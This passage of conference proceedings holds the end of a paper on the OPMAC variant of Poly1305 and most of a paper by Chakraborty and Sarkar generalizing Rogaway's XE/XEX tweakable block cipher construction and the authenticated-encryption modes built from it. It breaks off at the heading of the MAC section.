The security bound of OPMAC is worse than that Poly1305 claimed, but it is as good as many popular MACs, such as PMAC[12], OMAC[13] and CBC

MAC[10]. On the other hand, we can constrain r in $\{0, 1\}^{106}$ as defined in Poly1305 MAC to accelerate implementations of “Poly hash” in various contexts. Although the security bound will get a bit worse, the MAC is likely suitable for many communications where attackers are not allowed an excessive number of forgery attempts.

5 Conclusions

In this paper we present One-key deterministic Poly1305 MAC(OPMAC) and prove its security. OPMAC takes only one key, k of a block cipher E . The key length, 16 bytes, is the minimum because the underlying block cipher must have a 16 bytes key k anyway. The shorter key is very important for performance not only in the situation that one frequently changes the secret key but also in the situation that the resources that can be used are limited. For example, a wireless access point could be handling 1000 keys at any one time. Using 16-byte key can save 16KB additional memory than using 32-byte key. This is very important in small embedded devices.

References

1. D. J. Bernstein.: The Poly1305-AES message-authentication code. in Proceedings of FSE 2005, Springer, (2005)32-49.
2. Dayin Wang, Dongdai Lin, Wenling Wu: A Variant of Poly1305 MAC and Its Security Proof. in CIS2005. Part II, LNAI 3802, Springer, (2005)375-380.
3. S. Goldwasser and M. Bellare.: Lecture Notes on Cryptography. in <http://www-cse.ucsd.edu/users/mihir>.
4. J. Carter and M. Wegman.: Universal classes of hash functions. in Journal of Computer and System Sciences, vol.18, (1979)143-154.
5. M. Wegman and J. Carter.: New hash functions and their use in authentication and set equality. in Journal of Computer and System Sciences, vol.22, (1981)265-279.
6. D. Stinson.: Universal hashing and authentication codes. in Crypto'91, LNCS 576(1992)74-85.
7. H. Krawczyk.: LFSR-based hashing and authentication. in Crypto'94, LNCS 839(1994)129-139.
8. D. Stinson.: On the connection between universal hashing, combinatorial designs and error-correcting codes. In Proc. Congressus Numerantium 114(1996)7-27.
9. J. Black.: Message Authentication Codes. <http://www.cs.colorado.edu/~jrblack>.
10. M. Bellare, J. Kilian, P. Rogaway.: The Security of the Cipher Block Chaining Message Authentication Code. in Journal of Computer and System Sciences, vol.61(3), (2000)362-399.
11. M. Bellare, O. Goldreich A. Mityagin.: The Power of Verification Queries in Message Authentication and Authenticated Encryption. in Cryptology eprint Archive:Report 2004/309,2004.
12. J.Black, P.Rogaway.: A Block-Cipher Mode of Operation for Parallelizable Message Authentication. Advances in Cryptology-EUROCRYPT 2002. (2002)384-401.
13. T.Iwata and K.Kurosawa.: OMAC: One-Key CBC MAC. in Proceedings of FSE 2003, LNCS 2887(2003)129-153.

A General Construction of Tweakable Block Ciphers and Different Modes of Operations

Debrup Chakraborty¹ and Palash Sarkar²

¹ Computer Science Department
CINVESTAV-IPN

Mexico, D.F., 07300, Mexico

`debrup@cs.cinvestav.mx`

² Applied Statistics Unit

Indian Statistical Institute

Kolkata 700108, India

`palash@isical.ac.in`

Abstract. This work builds on earlier work by Rogaway at Asiacrypt 2004 on tweakable block cipher (TBC) and modes of operations. Our first contribution is to generalize Rogaway's TBC construction by working over a ring \mathbf{R} and by the use of a masking sequence of functions. The ring \mathbf{R} can be instantiated as either $GF(2^n)$ or as \mathbb{Z}_{2^n} . Further, over $GF(2^n)$, efficient instantiations of the masking sequence of functions can be done using either a Linear Feedback Shift Register (LFSR), a powering construction or a cellular automata map. Rogaway's TBC construction was built from the powering construction over $GF(2^n)$. Our second contribution is to use the general TBC construction to instantiate general constructions of various modes of operations (AE, PRF, MAC, AEAD) given by Rogaway.

Keywords: tweakable block cipher, modes of operations, AE, MAC, AEAD.

1 Introduction

Symmetric ciphers form the backbone of encryption technology since all bulk encryptions are done using symmetric ciphers. A block cipher has to be used in an appropriate mode of operation for performing such encryption. Thus, designing efficient and secure modes of operations is as important as developing a secure block cipher.

Liskov, Rivest and Wagner [8] introduced the concept of tweakable block cipher, which is a block cipher with an additional input called a tweak. The tweak is meant to provide variability and not security. They also showed that it is possible to build secure modes of operations starting from a TBC. This theme was developed by Rogaway in [12] where efficient constructions of TBC and different modes of operations were presented.

In this paper, we continue the work on construction of efficient TBC and modes of operations based on it. Our work depends heavily on the work of

Rogaway [12]. Below we mention our specific contributions and relate to the work of [12].

Tweakable block cipher: We define a sequence of functions $f_1, f_2, \dots, f_{2^n-2}$, with $f_i : \{0, 1\}^n \rightarrow \{0, 1\}^n$, with a particular set of properties to be a masking sequence. Given block cipher $E : \mathcal{K} \times \{0, 1\}^n \rightarrow \{0, 1\}^n$ and a masking sequence, we define a TBC having tweak space $\mathcal{T} = \{0, 1\}^n \times \{1, \dots, 2^n - 2\}$ by either the XE or the XEX constructions.

In the XE construction: $\tilde{E}_K^{N,i}(M) = E_K(M + f_i(\mathcal{N}))$; whereas in the XEX construction: $\tilde{E}_K^{N,i}(M) = E_K(M + f_i(\mathcal{N})) - f_i(\mathcal{N})$, where (N, i) is the tweak and $\mathcal{N} = E_K(N)$. Addition (and subtraction) is over a commutative ring $\mathbf{R} = (\{0, 1\}^n, +, \cdot)$ with identity. Typical instantiations of \mathbf{R} are as $GF(2^n)$ and \mathbb{Z}_{2^n} .

In the case where \mathbf{R} is $GF(2^n)$, we use a primitive polynomial $\tau(x)$ to represent $GF(2^n)$ and consider \mathcal{N} to be an n -bit vector. The map $f_i(\mathcal{N})$ is defined to be $f_i(\mathcal{N}) = \mathcal{N}G^i$, where G is an $n \times n$ matrix over $GF(2)$ having $\tau(x)$ as its characteristics polynomial. Efficient realization of G can be done by a linear feedback shift register (LFSR), a powering construction used in [12] or as a cellular automata (CA) map. In the case where \mathbf{R} is \mathbb{Z}_{2^n} , we define $f_i(\mathcal{N}) = ((i + 1)\mathcal{N} \bmod p) \bmod 2^n$, where $p = 2^n + \delta$ is the least prime greater than 2^n .

The XE and the XEX constructions were presented in [12] over $GF(2^n)$ using the powering construction. The abstraction of the ring \mathbf{R} , the use of LFSR and CA and the instantiation of \mathbf{R} as \mathbb{Z}_{2^n} are new to this paper.

Authenticated Encryption (AE): Given a TBC with an appropriate tweak space, Rogaway [12] showed how to construct an AE protocol. Rogaway instantiates his AE construction with his TBC construction. This method requires the computation of a discrete logarithm over $GF(2^n)$. It will be a serious problem to implement this mode of operation for 256-bit ciphers, as it is very difficult to compute discrete log over $GF(2^{256})$.

We show two methods to instantiate Rogaway's AE construction with our general TBC construction. The first method, which we call linear separation, is based on Rogaway's technique. Thus, as in the case of Rogaway, when we work over $GF(2^n)$, the linear separation method requires the computation of a discrete logarithm (as a one-time design stage activity). The second method, which we call interleaved separation, is introduced in this paper. This method does not require the discrete log computation and hence is more generally applicable.

In [12], Rogaway also presents constructions of pseudorandom function (PRF), message authentication code (MAC) and authenticated encryption with associated data (AEAD) protocols from TBCs with appropriate tweak spaces and shows how to instantiate these with his TBC construction. We show how to instantiate the PRF, MAC and AEAD protocols of Rogaway with the general TBC construction using the techniques of linear and interleaved separation.

A net effect of our generalization is to uncover a suite of efficient previously unknown protocols for AE, PRF, MAC and AEAD.

PREVIOUS AND RELATED WORK: The formal model of security for AE was independently proposed by [6] and [1]. Jutla [5] proposed constructions for single-pass AE, including one fully parallelizable protocol. Independent work due to Gligor and Donescu [4] also proposed single-pass AE protocols. A refinement and extension of Jutla’s parallelizable protocol was done by Rogaway [13] and was called the OCB.

In a separate development, the notion of TBCs and their application to modes of operations was proposed by Liskov, Rivest and Wagner [8]. The construction of TBC in [8] was not very efficient. The first efficient construction of TBC was given by Rogaway [12]. As discussed earlier, our work is a development on the work of [12].

Construction of MAC and AEAD protocols are also of equal importance. There has been a lot of research on the security model and design of these protocols [3,11]. A separate line of research has consisted of developing two-pass AE protocols (some examples are [10,2,9]). The work [9] presents an AE protocol which is somewhere between one and two pass protocols.

2 Preliminaries

Our notation and definitions closely follow [12].

A block cipher is a map $E : \mathcal{K} \times \{0,1\}^n \rightarrow \{0,1\}^n$, where \mathcal{K} is a finite non-empty set called the key space and for all $K \in \mathcal{K}$, $E(K, \cdot) = E_K(\cdot)$ is a permutation of $\{0,1\}^n$. A TBC is a map $\tilde{E} : \mathcal{K} \times \mathcal{T} \times \{0,1\}^n \rightarrow \{0,1\}^n$, where \mathcal{T} is a finite non-empty set called the tweak space and $\tilde{E}(K, T, \cdot) = \tilde{E}_K^T(\cdot)$ is a permutation of $\{0,1\}^n$. The inverse D of a block cipher is a map $D = E^{-1}$ such that $D(K, E(K, X)) = X$. Similarly, the inverse of a TBC satisfies $\tilde{D}(K, T, \tilde{E}(K, T, X)) = X$.

$\text{Perm}(n)$ denotes the set of all permutations of $\{0,1\}^n$ and $\text{Perm}(\mathcal{T}, n)$ denotes the set of all mappings from \mathcal{T} to $\text{Perm}(n)$. Similarly $\text{Rand}(n)$ denotes the set of all n bit to n bit functions and $\text{Rand}(\mathcal{T}, n)$ denotes the set of all mappings from \mathcal{T} to $\text{Rand}(n)$. The notation $\pi \stackrel{\$}{\leftarrow} \text{Perm}(n)$ denotes the choice of a random permutation on n bits while $\pi \stackrel{\$}{\leftarrow} \text{Perm}(\mathcal{T}, n)$ denotes the choice of a random permutation $\pi(T, \cdot) = \pi_T(\cdot)$ for each element $T \in \mathcal{T}$.

An adversary is a probabilistic algorithm with possible access to encryption and/or decryption oracles. The notation $A^{O_1, O_2} \Rightarrow 1$ denotes the event that an adversary A outputs 1 after interacting with the oracles O_1 and O_2 . We will assume that an adversary does not ask a query for which it can easily obtain the answer. Thus, it never repeats a query; does not ask for the decryption of a ciphertext which it has previously received as an output of an encryption query; and neither does it ask for the encryption of a plaintext which it has previously received as output of a decryption query. The notation $\mathbf{Adv}(A)$ denotes the advantage of an adversary A . The definitions of various advantages are as follows.

Definition 1. Let $E_K(\cdot)$ and $\widetilde{E}_K^T(\cdot)$ be a block cipher and a TBC respectively and let A be an adversary. We define the following advantages.

$$\mathbf{Adv}_E^{pp}(A) = \Pr[K \xleftarrow{\$} \mathcal{K} : A^{E_K(\cdot)} \Rightarrow 1] - \Pr[\pi \xleftarrow{\$} \text{Perm}(n) : A^{\pi(\cdot)} \Rightarrow 1].$$

$$\mathbf{Adv}_E^{\pm pp}(A) = \Pr[K \xleftarrow{\$} \mathcal{K} : A^{E_K(\cdot), D_K(\cdot)} \Rightarrow 1] - \Pr[\pi \xleftarrow{\$} \text{Perm}(n) : A^{\pi(\cdot), \pi^{-1}(\cdot)} \Rightarrow 1].$$

$$\mathbf{Adv}_{\widetilde{E}}^{pp}(A) = \Pr[K \xleftarrow{\$} \mathcal{K} : A^{\widetilde{E}_K(\cdot, \cdot)} \Rightarrow 1] - \Pr[\pi \xleftarrow{\$} \text{Perm}(\mathcal{T}, n) : A^{\pi(\cdot, \cdot)} \Rightarrow 1].$$

$$\mathbf{Adv}_{\widetilde{E}}^{\pm pp}(A) = \Pr[K \xleftarrow{\$} \mathcal{K} : A^{\widetilde{E}_K(\cdot, \cdot), \widetilde{D}_K(\cdot, \cdot)} \Rightarrow 1] - \Pr[\pi \xleftarrow{\$} \text{Perm}(\mathcal{T}, n) : A^{\pi(\cdot, \cdot), \pi^{-1}(\cdot, \cdot)} \Rightarrow 1].$$

Here D and \widetilde{D} denote the inverses of E and \widetilde{E} respectively.

The extension of these advantages to resource bounded advantages are done in the usual manner: $\mathbf{Adv}_\Pi^{\text{XXX}}(\mathcal{R}) = \sup_A \{\mathbf{Adv}_\Pi^{\text{XXX}}(A)\}$ over all adversaries A that use resources at most \mathcal{R} . The resources of interest are the number of queries q made by the adversary, the total number σ_n of n -bit blocks provided by the adversary in all its queries and the running time t .

3 Construction of Tweakable Block Ciphers

Let $\mathbf{R} = (\{0, 1\}^n, +, \cdot)$ be a commutative ring with identity. We define a sequence of functions.

Definition 2 (Masking Sequence). Let f_1, f_2, \dots, f_m be a sequence of functions where each $f_s : \{0, 1\}^n \rightarrow \{0, 1\}^n$. We say that the sequence is an (n, m, μ) masking sequence if the following properties hold.

- (1) $\Pr[f_s(\mathcal{N}) = \alpha] \leq \frac{1}{\mu}, \quad \text{for } 1 \leq s \leq m.$
- (2) $\Pr[f_s(\mathcal{N}) = \mathcal{N} + \alpha] \leq \frac{1}{\mu}, \quad \text{for } 1 \leq s \leq m.$
- (3) $\Pr[f_s(\mathcal{N}) = f_t(\mathcal{N}) + \alpha] \leq \frac{1}{\mu}, \quad \text{for } 1 \leq s, t \leq m \text{ and } s \neq t.$
- (4) $\Pr[f_s(\mathcal{N}) = f_t(\mathcal{N}') + \alpha] \leq \frac{1}{\mu}, \quad \text{for } 1 \leq s, t \leq m.$

Here the operation “+” is over \mathbf{R} . The probabilities are taken over independent and random choices of \mathcal{N} and \mathcal{N}' from $\{0, 1\}^n$; and α is any fixed element of $\{0, 1\}^n$.

In our constructions of f_s 's we will have μ to be either equal to or slightly less than 2^n . There is an efficiency consideration while defining the f 's. Given the value of $f_s(\mathcal{N})$, it should be “easy” to compute $f_{s+1}(\mathcal{N})$.

The construction of a TBC that we present below is a natural generalization of the construction given in [12]. We construct a TBC

$$\widetilde{E} : \mathcal{K} \times (\{0, 1\}^n \times \{1, 2, \dots, 2^n - 2\}) \times \{0, 1\}^n \rightarrow \{0, 1\}^n.$$

The tweak space $\mathcal{T} = \{0, 1\}^n \times \{1, 2, \dots, 2^n - 2\}$. We write $\widetilde{E}_K^{N, l}(M)$ to denote $\widetilde{E}(K, (N, l), M)$.

XE Construction: In this construction, $\widetilde{E}_K^{N,l}(M)$ is defined as follows.

$$\widetilde{E}_K^{N,l}(M) = E_K(M + \Delta), \text{ where } \Delta = f_l(\mathcal{N}) \text{ and } \mathcal{N} = E_K(N). \quad (1)$$

XEX Construction: In this construction, $\widetilde{E}_K^{N,l}(M)$ is defined as follows.

$$\widetilde{E}_K^{N,l}(M) = E_K(M + \Delta) - \Delta, \text{ where } \Delta = f_l(\mathcal{N}) \text{ and } \mathcal{N} = E_K(N). \quad (2)$$

The operations “+” and “−” in the XE and the XEX constructions are over the ring \mathbf{R} . Further, the function $f_l()$ is from an $(n, 2^n - 2, \mu)$ masking sequence.

The Δ 's act as masks. In the XE construction, the message block is masked, while in the XEX construction both the message block and the output of the encryption are masked. The XE and the XEX constructions were introduced by Rogaway [12]. We generalize by working over \mathbf{R} and the use of the masking sequence of functions. Later we show that there are several different ways of efficiently instantiating \mathbf{R} and the masking sequence.

Next we state the security of XE and XEX constructions. The proof of the XE construction is very similar to that given in [12]. The proof of the XEX construction was not given in [12] and it was remarked that the proof is similar to that of the XE construction. However, the proof of the XEX construction requires an additional consideration of the range set of a random function and collisions in the range set. We do not present the proof here. The proof will be presented in the full version of the paper.

Theorem 1 (Security of XE and XEX Constructions).

Security of XE:

$$\mathbf{Adv}_{\widetilde{E}}^{\widetilde{prp}}(t, q) \leq \mathbf{Adv}_E^{prp}(t', 2q) + \frac{5q^2}{2^{n+1}} + \frac{2q^2}{\mu} \quad (3)$$

Security of XEX:

$$\mathbf{Adv}_{\widetilde{E}}^{\pm\widetilde{prp}}(t, q) \leq \mathbf{Adv}_E^{\pm prp}(t', 2q) + \frac{5q^2}{2^{n+1}} + \frac{4q^2}{\mu} \quad (4)$$

In both the above inequalities, $t' = t + cq + c'$ for constants c, c' .

4 Instantiating \mathbf{R}

The XE and the XEX constructions and the security proofs are obtained in the abstract setting of the ring \mathbf{R} using a masking sequence. For efficient implementation, we have to specify \mathbf{R} and also define appropriate masking sequences f_1, \dots, f_m . The ring \mathbf{R} can be endowed with two natural structures: The finite field $GF(2^n)$ and the ring \mathbb{Z}_{2^n} . Note that once \mathbf{R} and the f_i are specified, both the XE and the XEX constructions become concrete.

4.1 R as GF(2ⁿ)

The set $\{0,1\}^n$ can be considered to be the set of all binary polynomials of degree less than n and made into the field $GF(2^n)$ under multiplication modulo a fixed irreducible polynomial $\tau(x)$ of degree n . For our purpose, we will choose $\tau(x)$ to be a primitive polynomial.

Let G be an $n \times n$ matrix over $GF(2)$ having $\tau(x)$ as its characteristic polynomial. We consider \mathcal{N} to be an n -bit row vector. For $1 \leq l \leq 2^n - 2$, define

$$f_i(\mathcal{N}) = \mathcal{N}G^i. \tag{5}$$

Proposition 1. *The sequence $f_1, f_2, \dots, f_{2^n-2}$ defined by (5) is an $(n, 2^n - 2, 2^n)$ masking sequence (see Definition 2).*

The proof of this will appear in the full version. To specify the function $f_i()$, it is sufficient to specify the matrix G in (5). For the proof of Proposition 1, we only need $\tau(x)$ to be a primitive polynomial. However, a multiplication by a general G can be costly compared to one block cipher invocation. On the other hand, if G has a simple form then it can be very fast to implement. We point out three efficient choices of G .

Let $\tau(x) = x^n \oplus t_{n-1}x^{n-1} \oplus t_1x \oplus t_0$. Note that since $\tau(x)$ is primitive (and hence irreducible), the constant term t_0 must be 1. Define the matrix A_τ (having characteristic polynomial $\tau(x)$) as follows.

$$A_\tau = \begin{pmatrix} t_{n-1} & 1 & 0 & \dots & 0 & 0 \\ t_{n-2} & 0 & 1 & \dots & 0 & 0 \\ \vdots & \vdots & \vdots & \ddots & \vdots & \vdots \\ t_1 & 0 & 0 & \dots & 0 & 1 \\ t_0 & 0 & 0 & \dots & 0 & 0 \end{pmatrix}.$$

Linear Feedback Shift Register (LFSR): We set $G = A_\tau$. The matrix A_τ (and hence G) can be implemented using a binary LFSR (see [7]).

Powering Construction: Let $a(x)$ be a polynomial of degree less than n . The map used in [12] is $a(x) \mapsto xa(x) \bmod \tau(x)$. Let $b(x) = xa(x) \bmod \tau(x)$. If the coefficients of $a(x)$ (resp. $b(x)$) are given by a vector \mathcal{N} (resp. \mathcal{N}') then $\mathcal{N}' = \mathcal{N}B_\tau$, where B_τ is the transpose of A_τ . Thus, in this case $G = B_\tau$.

Cellular Automata (CA): Another (perhaps less well known) linear map is the CA map. In this map, the matrix G is a tridiagonal matrix of the following form: $G_{i,j} = 1$, if $|i - j| = 1$; $G_{i,j} = 0$ or 1, if $i = j$; and $G_{i,j} = 0$ otherwise. The diagonal entries of G can be obtained from the polynomial $\tau(x)$ using a tri-diagonalization procedure due to Tezuka and Fushimi [14].

Hardware implementation of one LFSR or CA operation can be completed in one clock cycle. Hardware implementation of the powering construction requires one shift and one conditional XOR if $a_{n-1} = 1$ leading to one or two clock cycles per operation. Software implementation of all the above three methods requires a few shifts and XORs.

4.2 R as \mathbb{Z}_{2^n}

The set $\{0, 1\}^n$ can be considered to be the set of all non-negative integers less than 2^n and made into the ring \mathbb{Z}_{2^n} by performing addition and multiplication modulo 2^n . Defining the masking sequence over \mathbb{Z}_{2^n} is a bit tricky. This is because \mathbb{Z}_{2^n} does not form a field. We first expand \mathbb{Z}_{2^n} into a field.

Let $p > 2^n$ be the least integer which is a prime. We write $p = 2^n + \delta$. Then p is an $(n + 1)$ -bit integer and δ is usually very small compared to 2^n . Such primes are easy to find using standard mathematical software packages. For example, using Pari, we obtain the following table of primes. These cover the most typical values of n used in practical applications.

| | | | | | | |
|-----|---------------|---------------|----------------|---------------|-----------------|-----------------|
| n | 80 | 96 | 128 | 160 | 192 | 256 |
| p | $2^{80} + 13$ | $2^{96} + 61$ | $2^{128} + 51$ | $2^{160} + 7$ | $2^{192} + 133$ | $2^{256} + 297$ |

The set \mathbb{Z}_p is a field under addition and multiplication modulo p and this field contains the integers $0, \dots, 2^n - 1$. For $i \geq 1$, we define

$$f_i(\mathcal{N}) = ((i + 1) \times \mathcal{N} \bmod p) \bmod 2^n. \tag{6}$$

Proposition 2. *The sequence $f_1, f_2, \dots, f_{2^n-2}$ defined by (6) is an $(n, 2^n - 2, 2^{n-1}/(\delta + 1))$ masking sequence (see Definition 2).*

The proof will appear in the full version. The security bound (obtained from the value of μ) of Proposition 2 ($\mu = 2^{n-1}/(\delta + 1)$) is a little weaker than that of Proposition 1 ($\mu = 2^n$). This results from the fact that we have to enlarge the ring \mathbb{Z}_{2^n} into the field \mathbb{Z}_p . On the other hand, the slight decrease in the security bound is immaterial from a practical point of view.

We will be computing the f_i 's one after the other. Note that both \mathcal{N} and $f_i(\mathcal{N})$ are in \mathbb{Z}_{2^n} . We first initialize a variable X to \mathcal{N} . The value of X will be evaluated modulo p , i.e., X can take any value between 0 and $p - 1$. If we denote the i th value of X by X_i , then $X_i = (i + 1)\mathcal{N} \bmod p$. To compute $f_{i+1}(\mathcal{N})$, we add \mathcal{N} and X modulo p and take the last n bits of the result to be the value of $f_{i+1}(\mathcal{N})$. This requires only one multi-precision integer addition and at most one subtraction. Thus, software implementation of $f_i(\mathcal{N})$ will be efficient.

5 Authenticated Encryption

Rogaway [12] obtains an AE protocol in two steps.

1. Given a TBC $\tilde{F} : \mathcal{K} \times \mathcal{T} \times \{0, 1\}^n \rightarrow \{0, 1\}^n$ where $\mathcal{T} = \{0, 1\}^n \times \{1, \dots, 2^{n/2}\} \times \{0, 1\}$ and an integer $\tau \in [0..n]$, Rogaway provides a construction of an AE protocol.
2. The TBC \tilde{F} is instantiated in [12] using a TBC \tilde{E} obtained by the powering construction over $GF(2^n)$ from XEX.

Rogaway's AE construction from the TBC \tilde{F} also holds in the general setting of **R**. Our contribution is essentially to the second step above. Recall that we have provided the construction of a TBC $\tilde{E} : \mathcal{K} \times (\{0, 1\}^n \times \{1, 2, \dots, 2^n - 2\}) \times \{0, 1\}^n \rightarrow \{0, 1\}^n$. Using this, we have to instantiate the \tilde{F} . This means that we have to map the set $\{1, 2, \dots, 2^{n/2}\} \times \{0, 1\}$ to the set $\{1, 2, \dots, 2^n - 2\}$. Let $\phi : \{1, 2, \dots, 2^{n/2}\} \times \{0, 1\} \rightarrow \{1, 2, \dots, 2^n - 2\}$ be this map. The requirement on ϕ is that it should be an injective map. (In [12], this requirement is called unique representability in the context of the powering construction over $GF(2^n)$.)

Our contribution to the AE protocol of Rogaway [12] is in the different definitions of ϕ . We show two ways of defining ϕ . The first method, which we call linear separation, is based on Rogaway's method. The second method, which we call interleaved separation, is new to this work.

Let $\Delta_{i,b}(\mathcal{N}) = f_{\phi(i,b)}(\mathcal{N})$. Figure 1 shows the AE protocol of [12] written using the Δ 's. The statement on the security of the protocol is in Appendix A.1.

In Figure 1, the tweaks $\Delta_{1,0}(\mathcal{N}), \Delta_{2,0}(\mathcal{N}), \dots, \Delta_{m,0}(\mathcal{N})$ are used to encrypt the m message blocks and the tweak $\Delta_{m,1}(\mathcal{N})$ is used to encrypt the tag. Thus, for the purpose of efficiency, the following two tasks must be efficient.

Task 1: Compute $\Delta_{i+1,0}(\mathcal{N})$ from $\Delta_{i,0}(\mathcal{N})$.

Task 2: Compute $\Delta_{m,1}(\mathcal{N})$ from $\Delta_{m,0}(\mathcal{N})$.

| | |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> Algorithm Encrypt(K, N, M) Partition M into $M[1] \cdots M[m]$; $\mathcal{N} = E_K(N)$; $\text{sum} = 0^n$; for $i = 1$ to $m - 1$ do $\text{mask} = \Delta_{i,0}(\mathcal{N})$; $C[i] = E_K(M[i] + \text{mask}) - \text{mask}$; $\text{sum} = \text{sum} + M[i]$; end for; $\text{mask} = \Delta_{m,0}(\mathcal{N})$; $\text{Pad} = E_K(\text{len}(M[m]) + \text{mask}) - \text{mask}$; $C[m] = M[m] + \text{Pad}$; $C = C[1] \cdots C[m]$; $\text{sum} = \text{sum} + (C[m]0^*) + \text{Pad}$; $\text{mask} = \Delta_{m,1}(\mathcal{N})$; $T = E_K(\text{sum} + \text{mask}) - \text{mask}$; set tag to the first τ bits of T; return (C, tag). </pre> | <pre> Algorithm Decrypt($K, N, (C, \text{tag})$) Partition C into $C[1] \cdots C[m]$; $\mathcal{N} = E_K(N)$; $\text{sum} = 0^n$; for $i = 1$ to $m - 1$ do $\text{mask} = \Delta_{i,0}(\mathcal{N})$; $M[i] = E_K^{-1}(C[i] + \text{mask}) - \text{mask}$; $\text{sum} = \text{sum} + M[i]$; end for; $\text{mask} = \Delta_{m,0}(\mathcal{N})$; $\text{Pad} = E_K(\text{len}(C[m]) + \text{mask}) - \text{mask}$; $M[m] = C[m] + \text{Pad}$; $M = M[1] \cdots M[m]$; $\text{sum} = \text{sum} + (C[m]0^*) + \text{Pad}$; $\text{mask} = \Delta_{m,1}(\mathcal{N})$; $T = E_K(\text{sum} + \text{mask}) - \text{mask}$; set tag' to the first τ bits of T; if $\text{tag} = \text{tag}'$ then return M else return INVALID. </pre> |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Fig. 1. AE protocol over **R**. The encryption algorithm takes as input (K, N, M) where K is the key, N is the nonce and M is the message. It produces as output a pair (C, tag) . The decryption algorithm takes as input $(K, N, (C, \text{tag}))$, where K and N are key and nonce respectively and (C, tag) is the ciphertext and tag pair. It produces as output either the message M or says that the pair (C, tag) is invalid. Here $\Delta_{i,b}(\mathcal{N}) = f(\mathcal{N})$.

We next show two methods for defining ϕ and efficiency of the two tasks in the methods.

5.1 Linear Separation

Let L be an integer such that $2^{n/2} \leq L < L + 2^{n/2} \leq 2^n - 2$. Define

$$\phi(i, b) = i + Lb. \tag{7}$$

The injectivity of ϕ is easily verified. In Figure 1, the use of (7) implies the following two things. (1) For the message blocks we use masks $f_1(\mathcal{N}), f_2(\mathcal{N}), \dots, f_m(\mathcal{N})$, and (2) for the tag we use the mask $f_{m+L}(\mathcal{N})$. We now consider the two tasks.

Task 1. Recall that earlier it has been shown that it is easy to obtain $f_{i+1}(\mathcal{N})$ from $f_i(\mathcal{N})$ for both the cases when \mathbf{R} is realized as $GF(2^n)$ or as \mathbb{Z}_{2^n} .

Task 2. We show the efficiency of this task separately for the realization of \mathbf{R} as $GF(2^n)$ and \mathbb{Z}_{2^n} .

R as $GF(2^n)$: In this case, the technique of [12] is applicable. Let L be the discrete log of $(x + 1)$ in $GF(2^n)$ realized using the primitive polynomial $\tau(x)$. (For $n = 64, 128$, the corresponding values of L are computed in [12] and satisfy the condition on L .) Thus, $x^L \equiv x \oplus 1 \pmod{\tau(x)}$ and so $x^L \oplus x \oplus 1 = q(x)\tau(x)$ for some polynomial $q(x)$.

Recall that the matrix G used to define the masking sequence of functions has $\tau(x)$ as its characteristic polynomial. Using the Cayley-Hamilton theorem, it follows that $\tau(G) = 0$ and hence $G^L \oplus G \oplus I_n = q(G)\tau(G) = 0$. Thus, for any $\mathcal{N} \in \{0, 1\}^n$, we have $\mathcal{N}G^L = \mathcal{N}(G \oplus I_n)$. Hence, we have

$$f_{m+L}(\mathcal{N}) = \mathcal{N}G^{m+L} = (\mathcal{N}G^m)G^L = f_m(\mathcal{N})G^L = f_m(\mathcal{N})(G \oplus I_n).$$

In other words, given $X = f_m(\mathcal{N})$ we compute $Y = f_{m+L}(\mathcal{N})$ in the following manner: Compute $X_1 = XG$ and set $Y = X \oplus X_1$. Computation of XG requires one application of G , which is efficient in all the three cases – LFSR, powering and CA.

R as \mathbb{Z}_{2^n} : We choose $L = 2^{n/2}$. Recall that in this case $X_i = (i + 1)\mathcal{N} \pmod p$ and $f_i(\mathcal{N}) = X_i \pmod{2^n}$. Then $f_{m+L}(\mathcal{N}) = (X_m + 2^{n/2}\mathcal{N} \pmod p) \pmod{2^n}$ and can be computed from X_m using one modulo p multiplication.

5.2 Interleaved Separation

In this case, we define $\phi(i, b)$ in the following manner.

$$\phi(i, b) = 2i + b. \tag{8}$$

The injectivity of ϕ is easily verified. In Figure 1, the use of this map implies the following.

- For the message blocks we use masks $f_2(\mathcal{N}), f_4(\mathcal{N}), f_6(\mathcal{N}), \dots, f_{2m}(\mathcal{N})$.
- For the tag we use the mask $f_{2m+1}(\mathcal{N})$.

The advantage of this method over the linear separation technique is that it does not require the computation of any discrete log during the design stage. The computation of Tasks 1 and 2 are quite efficient though it is a little slower than the linear separation method. Simple implementation tricks can speed up the mask computation.

5.3 Comparison Among the AE Protocols

At a top level we have four single-pass AE protocols. There are two options for instantiating the ring \mathbf{R} (either as $GF(2^n)$ or as \mathbb{Z}_{2^n}) and two options for constructing the protocol (either using linear or interleaved separation). This gives rise to a total of four different possibilities. Further, when we realize \mathbf{R} as $GF(2^n)$ there are different possibilities for implementing G . We have indicated three – as an LFSR, using the powering construction or as a CA.

The AE protocol in [12] corresponds to the instantiation of \mathbf{R} as $GF(2^n)$; G as the powering construction and using the technique of linear separation. Clearly, this is a special case of the suite of AE protocols that we have developed. There are other single-pass protocols which do not fall within the general description that we have developed. In particular, the protocols of Gligor and Donescu [4], Jutla [5] and the earlier protocol of Rogaway [13] are not covered by our general description.

From the viewpoint of efficiency consideration, the protocols that we have developed as well as the other protocols mentioned above have roughly the same efficiency, especially for long messages. Each of these AE protocols are quite efficient to implement and will satisfy the speed requirements of most applications. One may choose a particular protocol depending upon other factors.

6 MAC Construction

